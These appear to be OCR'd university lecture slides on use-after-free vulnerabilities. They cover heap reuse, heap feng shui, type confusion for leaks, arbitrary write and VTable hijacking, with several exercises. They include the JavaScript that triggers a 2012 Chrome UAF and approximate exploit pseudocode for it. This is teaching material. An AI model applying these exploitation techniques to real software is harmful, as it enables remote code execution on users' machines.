use-after-free

vulnerable code


something_else likely where the_foo was

```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

vulnerable code

```
class Foo {
    ...
};
Foo *the_foo;
the_foo = new Foo;
...
delete the_foo;
...
something_else = new Bar(...);
the_foo->something();
```

something_else likely where the_foo was



realistic use-after-free

code shown above seems very contrived


though bugs that are this simple do happen

- usually immediate reuse does not cause problems

one likely case: two pointers to value

- example: object referenced from webpage + local variables in javascript
- example: object freed from one thread while another uses it
- example: “reference count” bookkeeping error


neglecting to handle case



Category		Freq.
Immediate UaF	move-free-before-use (P1)	12
	save-before-free (P2)	13
Raise a flag	not or falsely updated (P3)	12
	not checked (P4)	7
Memory resize	improper memory resize (P5)	9
API	API misuse (P6)	14
Double free	free inside a loop (P7)	20
Ref count	use of borrowed ref (P8)	26
	over-decremented ref (P9)	6
	non-decremented ref (P10)	3
	misused ref-count API (P11)	3
Others	other causes (P12)	35

Table 6: The occurrence frequency of each UaF pattern. Note that the total number is more than 150 since there might be overlaps between the two patterns. For example, both flag error and misuse of reference count could lead to double free, and API misuse could result in reference count error.

Chen, Liu, Xiao, and Wang, "All Use-After-Free Vulnerabilities are not Created Equal: An Empirical Study on Their Characteristics and Detectability" (2023)



	Number of bugs			
LOFTLOD	<10	<50	<200	>200
Same BB	27	6	0	0
Adjacent BB	8	3	0	5
Nonadjacent BB	0	21	8	44
Overall	35	30	8	49

Table 5: Distribution of basic block (BB) augmented LOFTLOD of the bugs in the collected C/C++ applications.

(LOFTLOD = line of free to line of dereference; BB = basic block)

Chen, Liu, Xiao, and Wang, "All Use-After-Free Vulnerabilities are not Created Equal: An Empirical Study on Their Characteristics and Detectability" (2023)

easy heap reuse

strategy of keeping linked list of free items?

simplest way to write code:

- free() = add to head of list
- malloc() = scan from head of list

if done, makes it easy to predict what will reuse allocation

complicating easy reuse

usually can't precisely control what is allocated/free'd

some allocators mostly use different ordering than last in, first-out

- example: lowest to highest address

often different lists for different size ranges/threads

freeing big object may make space for multiple future allocations

aside: heap feng shui/grooming

`http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html`

one idea:

allocate lots of objects to fill up likely holes

- choose sizes/etc. based on allocator
- allocators usually have separate ‘regions’ for different sizes

allocate three objects of appropriate size

- probably three consecutive allocations

free ‘middle’ object + expect it to be reused

exploiting use after-free

trigger many “bogus” frees; then

allocate many things of same size with “right” pattern

- pointers to shellcode?
- pointers to pointers to `system()`?
- objects with something useful in VTable entry?

trigger use-after-free thing

use-after-free type confusion

pointer to struct A used as struct B

some applications:

information leak

- pointer in A overlaps with integer/string/etc. in B
- make program set pointer in A, then print value from B

arbitrary read/write

- pointer in A overlaps with integer/string/etc. in B
- modify value in B
- trigger program to read/write in A

code execution

- VTable pointer in A overlaps integer/sting/etc. in B
- modify value in B

use-after-free type confusion

pointer to struct A used as struct B

some applications:

information leak

- pointer in A overlaps with integer/string/etc. in B
- make program set pointer in A, then print value from B

arbitrary read/write

- pointer in A overlaps with integer/string/etc. in B
- modify value in B
- trigger program to read/write in A

code execution

- VTable pointer in A overlaps integer/sting/etc. in B
- modify value in B

information leak?

```
struct Cart {
int date;
int num_items;

…
};
```

```
struct String {
char *buffer;

size_t size;
…
```

allocate Cart + trigger use-after-Free

allocate String

read values from use-after-free'd Cart

arbitrary write

```
struct Cart {
int date;
int num_items;
…
…
};
```

```
struct String {
char *buffer;

size_t size;
…
```

allocate Cart + trigger use-after-free


allocate String

set date + item count to match pointer value

only date if modifying lower bits of pointer value

modify value in String

example: concurreny UAF bug



```
FILE: linux-4.19/drivers/net/wireless/st/cw1200/main.c
208. static const struct ieee80211_ops cw1200_ops = {
       ......
215.    .hw_scan = cw1200_hw_scan,
       ......
223.    .bss_info_changed = cw1200_bss_info_changed,
       ......
238. };
```

```
FILE: linux-4.19/drivers/net/wireless/st/cw1200/scan.c
 54. int cw1200_hw_scan(...) {
       ......
 91.    mutex_lock(&priv->conf_mutex);
       ......
123.    mutex_unlock(&priv->conf_mutex);
125.    if (frame.skb)
126.       dev_kfree_skb(frame.skb); // FREE
       ......
129. }
```

```
FILE: linux-4.19/drivers/net/wireless/st/cw1200/sta.c
1799. void cw1200_bss_info_changed(...) {
        ......
1807.    mutex_lock(&priv->conf_mutex);
        ......
1849.    cw1200_upload_beacon(...);
        ......
2075.    mutex_unlock(&priv->conf_mutex);
        ......
2081. }
- - - - - - - - - - - - - - - - - - - - - - - - - - - -
2189. static int cw1200_upload_beacon(...) {
        ......
2221.    mgmt = (void *)frame.skb->data; // READ
        ......
2238. }
```

Figure 2: A reported bug in the *cw1200* driver in Linux 4.19

Figure from Bai, Lawall, Chen and Mu (Usenix ATC'19)

"Effective Static Analysis of Concurrency

Use-After-Free Bugs in Linux drivers"

bug in a wireless networking driver

consistency?

how to predict what gets reused?

use debugger + print out all the addreses

- look for duplicates
- probably fixed number of allocations before duplicate

allocators like reusing ‘perfectly size’ space

- free something + immediately allocate same size

trigger use-after-free bug lots of times

- one of them will match up by accident

exercise

```
struct Codec {
    const char *name; void (*DecodeFrame)(...); void (*Seek)(...); ...
};
struct Codec H264 = { "H264", ... }, H265 = { "H265", ...}, MJPEG = { ... };
struct Video {
    struct Codec *codec; /* one of H264, ... */
    const char *filename;
    int framerate, width, height, frames; FILE *fh;
    ...
};
struct BrowserWindow {
    int num_tabs; int active_tab_index; struct BrowserTab *all_tabs;
    ...
};
struct BrowserTab {
    struct BrowserWindow *window;
    char current_url[1024];
    ...
};
```

Suppose UAF of BrowserTab being overwritten by new Video object...

exercise

```
struct String {
    size_t alloc_size;
    size_t used_size;
    char *data;
    bool is_utf8;
};
struct FileInfo {
    const char *name;
    time_t creation_time;
    time_t modification_time;
    FILE *file_data;
}
```

If we have a String + FileInfo in same place from use-after-free

What sequence of String/FileInfo operations to modify memory at 0x12345678?

exercise

vuln. code

```
std::istream *in =
    new std::ifstream("in.txt");
...
delete in;
...
char *other_buffer =
    new char[strlen(INPUT) + 1];
strcpy(other_buffer, INPUT);
...
char c = in->get();
```

ifstream internals

```
class istream {
    ...
    int get() { ... buf->uflow(); ... }
    streambuf *buf;
    ~istream() { delete buf; }
};
class streambuf {
    ...
protected:
    virtual type_for_char uflow() = 0;
        /* called to get next char*/
};
class _File_streambuf : public streambuf { ... }
```

attacker goal: change what uflow() call does

Q1: assuming same size → likely to get same address, what size for attacker to choose for INPUT?

real UAF exploitable bug

2012 bug in Google Chrome

exploitable via JavaScript

discovered/proof of concept by PinkiePie

allowed arbitrary code execution via VTable manipulation

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// in HTML near this JavaScript:
// <video id="vid"> (video player element)
function source_opened() {
  buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
  vid.parentNode.removeChild(vid);
  gc(); // force garbage collector to run now
  // garbage collector frees unreachable objects
  // (would be run automatically, eventually, too)
  // buffer now internally refers to delete'd player object
  buffer.timestampOffset = 42;
}
ms = new WebKitMediaSource();
ms.addEventListener('webkitsourceopen', source_opened);
vid.src = window.URL.createObjectURL(ms);
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
     if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF triggering code

```
// implements JavaScript buffer.timestampOffset = 42
void SourceBuffer::setTimestampOffset(...) {
     if (m_source->setTimestampOffset(...))
        ...
}
bool MediaSource::setTimestampOffset(...) {
    // m_player was deleted when video player element deleted
    // but this call does *not* use a VTable
    if (!m_player->sourceSetTimestampOffset(id, offset))
        ...
}
bool MediaPlayer::sourceSetTimestampOffset(...) {
    // m_private deleted when MediaPlayer deleted
    // this *is* a VTable-based call
    return m_private->sourceSetTimestampOffset(id, offset);
}
```

via https://bugs.chromium.org/p/chromium/issues/detail?id=162835

UAF exploit (approx. pseudocode)

```
... /* use information leaks to find relevant addresses */
buffer = ms.addSourceBuffer('video/webm;␣codecs="vorbis,vp8"');
vid.parentNode.removeChild(vid);
vid = null;
gc();
// allocate object to replace m_private
var array = new Uint32Array(168/4);
// allocate object to replace m_player
// type chosen to keep m_private pointer unchanged
rtc = new webkitRTCPeerConnection({'iceServers': []});
array[0] = ... /* fill in array with chosen values */
// trigger VTable Call that uses chosen address
buffer.timestampOffset = 42;
```

type confusion

MediaPlayer (deleted but used)

m_private (pointer to PlayerImpl)
m_timestampOffset (double)

PlayerImpl (deleted but used)

VTable pointer
…

webkitRTC… (replacement)

(something not changed)
m_??? (pointer)
…

array of 32-bit ints (replacement)

array[0], array[1]
array[2], array[3]
…

missing pieces: information disclosure

need to learn address to set VTable pointer to

(and other addresses to use)

allocate types other than `Uint32Array`

rely on confusing between different types, e.g.

`MediaPlayer` (deleted but used)

`m_private` (pointer to PlayerImpl)
`m_timestampOffset` (double)

`Something` (replacement)

...
`m_buffer` (pointer)

allows reading timestamp value to get a pointer's address

use-after-free easy cases

common problem for JavaScript implementations

use-after-free'd object often some complex C++ object

- example: representation of video stream

exploits can *choose type of object that replaces*

- allocate that kind of object in JS

can often arrange to read/write vtable pointer

- depends on layout of thing created
- easy examples: string, array of floating point numbers

backup slides